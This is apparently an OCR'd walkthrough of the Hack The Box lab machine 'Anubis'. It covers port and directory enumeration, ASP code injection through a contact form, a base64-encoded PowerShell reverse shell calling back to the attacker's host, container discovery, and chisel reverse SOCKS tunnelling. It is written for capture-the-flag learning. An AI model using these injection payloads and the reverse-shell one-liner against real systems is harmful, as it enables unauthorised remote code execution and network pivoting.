
Anubis

```
$\> nmap -p- -sV -sC -v -oA enum --min-rate 4500 --max-rtt-timeout 1500ms --open
10.10.11.102
Nmap scan report for 10.10.11.102
Host is up (0.16s latency).
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
443/tcp   open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
| ssl-cert: Subject: commonName=www.windcorp.htb
| Subject Alternative Name: DNS:www.windcorp.htb
| Issuer: commonName=www.windcorp.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-24T19:44:56
| Not valid after:  2031-05-24T19:54:56
| MD5:   e2e7 86ef 4095 9908 14c5 3347 cdcb 4167
|_SHA-1: 7fce 781f 883c a27e 1154 4502 1686 ee65 7551 0e2a
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2021-10-30T12:43:00+00:00; -1s from scanner time.
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49710/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2021-10-30T12:42:24
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
```

Nmap reveals five open ports on target machine, SSL certificate gives us hostname. Let’s add this to hosts file and access web.



Looks like a static website running on IIS web server. However, the page source has a save.asp file.

```
        <div class="col-lg-6">
          <form method="get" action="save.asp" >
            <div class="row">
              <div class="col form-group">
                <input type="text" name="name" class="form-control" id="name" placeholder="Your Name" required>
              </div>
              <div class="col form-group">
                <input type="email" class="form-control" name="email" id="email" placeholder="Your Email" required>
              </div>
            </div>
            <div class="form-group">
              <input type="text" class="form-control" name="subject" id="subject" placeholder="Subject" required>
            </div>
            <div class="form-group">
              <textarea class="form-control" name="message" rows="5" placeholder="Message" required></textarea>
            </div>
            <div class="my-3">

            </div>
            <div class="text-center"><button class="btn btn-primary" type="submit">Send Message</button></div>
          </form>
        </div>

      </div>

    </div>
  </section><!-- End Contact Section -->
```

If we click that, then it'd redirect to preview.asp file.


view-source:https://www.windcorp.htb/preview.asp

```
<link href="assets/css/style.css" rel="stylesheet">

<body>
  <!-- ======= Top Bar ======= -->
  <section id="topbar" class="d-flex align-items-center">
    <div class="container d-flex justify-content-center justify-content-md-between">
      <div class="contact-info d-flex align-items-center">
        <i class="bi bi-envelope d-flex align-items-center"><a href="mailto:contact@windcorp.htb">contact@windcorp.htb</a></i>
        <i class="bi bi-phone d-flex align-items-center ms-4"><span>+1 5589 55488 55</span></i>
      </div>
      <div class="social-links d-none d-md-flex align-items-center">
        <a href="#" class="twitter"><i class="bi bi-twitter"></i></a>
        <a href="#" class="facebook"><i class="bi bi-facebook"></i></a>
        <a href="#" class="instagram"><i class="bi bi-instagram"></i></a>
        <a href="#" class="linkedin"><i class="bi bi-linkedin"></i></i></a>
      </div>
    </div>
  </section>

  <!-- ======= Header ======= -->
  <header id="header" class="d-flex align-items-center">
    <div class="container d-flex align-items-center justify-content-between">

      <h1 class="logo"><a href="index.html">Windcorp<span>.</span></a></h1>
      <!-- Uncomment below if you prefer to use an image logo -->
      <!-- <a href="index.html" class="logo"><img src="assets/img/logo.png" alt=""></a>-->

      <nav id="navbar" class="navbar">
        <ul>
          <li><a class="nav-link scrollto active" href="#hero">Home</a></li>
          <li><a class="nav-link scrollto" href="#about">About</a></li>
          <li><a class="nav-link scrollto" href="#services">Services</a></li>
          <li><a class="nav-link scrollto " href="#portfolio">Portfolio</a></li>
          <li><a class="nav-link scrollto" href="#team">Team</a></li>

          <li><a class="nav-link scrollto" href="#contact">Contact</a></li>
        </ul>
        <i class="bi bi-list mobile-nav-toggle"></i>
      </nav><!-- .navbar -->

    </div>
  </header><!-- End Header -->
<br><br>
<center><h1>Do you want to send this?</h1>
<div class="jumbotron">
<p><br><table border='0'><tr><td>
<b>Name:</b> </td><td></td></tr><tr><td>
<b>E-mail:</b> </td><td></td></tr><tr><td>
<b>Subject: </b></td><td></td></tr><tr><td>
<b>Message: </b></td><td></td></tr></table>
</p>
</div>
<table border='0'><tr><td style="padding:10px">
<a class="btn btn-primary btn-lg" href="/" role="button">Yes</a></td><td><a class="btn btn-primary btn-lg" href="/" role="button">No</a></td>
</tr>
</table>

</center>
</body>
```


It’s a contact page preview before it send to server. Let’s do a directory brute force and find any other asp files or directory.

```
$\> gobuster dir -u https://www.windcorp.htb -k -t 30 -x asp -b 404,403 -w ~/tools/
SecLists/Discovery/Web-Content/raft-small-words.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://www.windcorp.htb
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /home/kali/tools/SecLists/Discovery/Web-Content/raft-small-
words.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              asp
[+] Timeout:                 10s
===============================================================
2021/10/30 13:05:22 Starting gobuster in directory enumeration mode
===============================================================
/test.asp             (Status: 200) [Size: 208]
/assets               (Status: 301) [Size: 155] [--> https://www.windcorp.htb/assets/]
/forms                (Status: 301) [Size: 154] [--> https://www.windcorp.htb/forms/]
/services.asp         (Status: 200) [Size: 21286]
/.                    (Status: 200) [Size: 46774]
/preview.asp          (Status: 200) [Size: 3493]
/Test.asp             (Status: 200) [Size: 208]
/Services.asp         (Status: 200) [Size: 21286]
/save.asp             (Status: 302) [Size: 157] [--> https://www.windcorp.htb/preview.asp]
```

There’s nothing more than these files. Let’s look into contact page.



If we send this above message, it'd show us the preview of that same message.



If we click yes, then it would not send this data to sever. However, when we click on initial 'send message', it sends it to server and then redirects to show us the preview.

Request to https://www.windcorp.htb:443 [10.10.11.102]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex | \n

```
1 GET /save.asp?name=test1&email=test%40demo.com&subject=demo&message=demo HTTP/2
2 Host: www.windcorp.htb
3 Cookie: ASPSESSIONIDAGQATAAA=GIKNKAKCOJNCEEHIBJHOLMDD
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://www.windcorp.htb/
9 Upgrade-Insecure-Requests: 1
10 Te: trailers
11
12
```


As you can see from above image, my contact details are being sent to server as part of ‘save.asp’. We can test ASP command execution via contact form.

```
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("cmd /c ping 10.10.14.79")
o = cmd.StdOut.Readall()
Response.write(o)
%>
```

We will use this above script to check the vulnerability. Upon successful execution it might ping our machine. Now we need to setup a ICMP listener.

```
$\> sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

We are all set to receive ICMP packets. Now we need to pass that script to server via contact page.




Once you click on send message, check your ICMP listener for any packets. By default windows OS sends only 4 ICMP request to target.

```
$\> sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
13:44:39.893873 IP www.windcorp.htb > 10.10.14.79: ICMP echo request, id 1000, seq 335,
length 40
13:44:39.893907 IP 10.10.14.79 > www.windcorp.htb: ICMP echo reply, id 1000, seq 335,
length 40
13:44:40.907262 IP www.windcorp.htb > 10.10.14.79: ICMP echo request, id 1000, seq 336,
length 40
13:44:40.907293 IP 10.10.14.79 > www.windcorp.htb: ICMP echo reply, id 1000, seq 336,
length 40
13:44:41.949883 IP www.windcorp.htb > 10.10.14.79: ICMP echo request, id 1000, seq 337,
length 40
13:44:41.949916 IP 10.10.14.79 > www.windcorp.htb: ICMP echo reply, id 1000, seq 337,
length 40
13:44:42.973982 IP www.windcorp.htb > 10.10.14.79: ICMP echo request, id 1000, seq 338,
length 40
13:44:42.974007 IP 10.10.14.79 > www.windcorp.htb: ICMP echo reply, id 1000, seq 338,
length 40
```

We got the packets, the vulnerability exists. Now we can try to execute powershell one-liner to gain shell access. We use online shell generator to have powershell encoded one-liner.

Online - Reverse Shell Generator



The reason behind using encoded one-liner is, regular powershell has lot of special characters. To minimize any errors, we have to encoded one-liner. Now We need to paste this in our asp script by removing ping command.

```
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("cmd /c powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwB
jAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANwA5ACIALAA4ADAAMAAxAC
kAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAe
QB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAo
ACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQ
AZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATw
BiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFA
G4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQA
cwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB
0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAF
AAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAI
AA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABl
AHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGI
AeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbA
B1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==")
o = cmd.StdOut.Readall()
Response.write(o)
%>
```

Setup a netcat listener, send the message to server and check your listener.

```
$\> rlwrap nc -lvnp 8001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8001
Ncat: Listening on 0.0.0.0:8001
Ncat: Connection from 10.10.11.102.
Ncat: Connection from 10.10.11.102:49848.

PS C:\windows\system32\inetsrv> whoami
nt authority\system
```

We got the reverse connection. Upon executing ‘whoami’ it gave us back ‘system’. This doesn’t look right. Let’s check the IP.

```
PS C:\windows\system32\inetsrv> ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Ethernet):

   Connection-specific DNS Suffix  . : htb
   Link-local IPv6 Address . . . . . : fe80::d1a6:6b49:9f86:e427%32
   IPv4 Address. . . . . . . . . . . : 172.22.187.120
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.22.176.1
```

The IP address is different from the actual target IP. This looks like a windows container. We can confirm it by listing users directory.

```
PS C:\windows\system32\inetsrv> ls c:\users


    Directory: C:\users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         4/9/2021  10:36 PM                Administrator
d-----        5/25/2021  12:05 PM                ContainerAdministrator
d-----         4/9/2021  10:37 PM                ContainerUser
d-r---         4/9/2021  10:36 PM                Public
```

As you can see, there’s a container user and admin. Under administrator desktop, we will find a text file.

```
PS C:\users\Administrator\desktop> ls


    Directory: C:\users\Administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/24/2021   9:36 PM            989 req.txt

PS C:\users\Administrator\desktop> more req.txt

-----BEGIN CERTIFICATE REQUEST-----
MIICoDCCAYgCAQAwWzELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUx
ETAPBgNVBAoMCFdpbmRDb3JwMSQwIgYDVQQDDBtzb2Z0d2FyZXBvcnRhbC53aW5k
Y29ycC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmm0r/hZHC
KsK/BD7OFdL2I9vF8oIeahMS9Lb9sTJEFCTHGxCdhRX+xtisRBvAAFEOuPUUBWKb
BEHIH2bhGEfCenhILl/9RRCuAKL0iuj2nQKrHQ1DzDEVuIkZnTakj3A+AhvTPntL
eEgNf5l33cbOcHIFm3C92/cf2IvjHhaJWb+4a/6PgTlcxBMne5OsR+4hc4YIhLnz
QMoVUqy7wI3VZ2tjSh6SiiPU4+Vg/nvx//YNyEas3mjA/DSZiczsqDvCNM24YZOq
qmVIxlmQCAK4Wso7HMwhaKlue3cu3PpFOv+IJ9alsNWt8xdTtVEipCZwWRPFvGFu
1x55Svs41Kd3AgMBAAGgADANBgkqhkiG9w0BAQsFAAOCAQEAa6x1wRGXcDBiTA+H
JzMHljabY5FyyToLUDAJI17zJLxGgVFUeVxdYe0br9L91is7muhQ8S9s2Ky1iy2P
WW5jit7McPZ68NrmbYwlvNWsF7pcZ7LYVG24V57sIdF/MzoR3DpqO5T/Dm9gNyOt
yKQnmhMIo41l1f2cfFfcqMjpXcwaHix7bClxVobWoll5v2+4XwTPaaNFhtby8A1F
F09NDSp8Z8JMyVGRx2FvGrJ39vIrjlMMKFj6M3GAmdvH+IO/D5B6JCEE3amuxU04
CIHwCI5C04T2KaCN4U6112PDIS0tOuZBj8gdYIsgBYsFDeDtp23g4JsR6SosEiso
4TlwpQ==
-----END CERTIFICATE REQUEST-----
```

It looks like a SSL certificate. Let's decode it. You have to save it as 'csr' extension, as this is a 'certificate signing request'.

```
$\> openssl req -in certificate.csr -subject -noout
subject=C = AU, ST = Some-State, O = WindCorp, CN = softwareportal.windcorp.htb
```

We only subject, not any other noise. As you can see, we have a vhost. We can't access it directly, this might be running on container network. For this, we need to establish a tunnel to compromised container and forward all request via that to container network.

```
$\> ./chisel server -p 5554 --socks5
2021/10/30 18:37:00 server: Fingerprint QoPYosC+CM2pmFhEa2dcfzrLbRfLLEFAE5iQP/mpOp0=
2021/10/30 18:37:00 server: Listening on http://0.0.0.0:5555
```

First we need to setup a socks server.

```
PS C:\users\Administrator\desktop> .\chisel.exe client 10.10.14.79:5554 R:127.0.0.1:socks
```


We need to connect to our socks server from container. After connecting, you'd see connected session info.

```
$\> ./chisel server -p 5554 --socks5 --reverse
2021/10/30 18:43:57 server: Reverse tunnelling enabled
2021/10/30 18:43:57 server: Fingerprint JPfCfyKKDgpUwh5mHTHEwjlw3tKKINqFH7OSj/XO6MY=
2021/10/30 18:43:57 server: Listening on http://0.0.0.0:5554
2021/10/30 18:43:59 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

